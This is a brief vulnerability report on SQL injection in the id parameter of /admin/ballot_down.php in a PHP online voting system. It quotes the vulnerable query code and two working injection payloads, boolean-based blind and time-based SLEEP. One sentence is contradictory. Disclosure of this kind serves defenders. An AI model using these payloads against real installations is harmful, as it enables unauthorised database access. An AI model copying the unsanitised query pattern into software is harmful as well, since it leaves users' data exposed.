SQL injection vulnerability exists in id parameter of /admin/ballot_down.php file of Advanced Online Voting System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.

```php
    if(isset($_POST['id'])){
        $id = $_POST['id'];

        $sql = "SELECT * FROM positions";
        $pquery = $conn->query($sql);

        $output = array('error'=>false);

        $sql = "SELECT * FROM positions WHERE id='$id'";
        $query = $conn->query($sql);
```



“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=0' AND 8087=(SELECT (CASE WHEN (8087=8087) THEN 8087 ELSE (SELECT 3382 UNION SELECT 3820) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=0' AND (SELECT 3530 FROM (SELECT(SLEEP(5)))NijC)-- iYVA

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/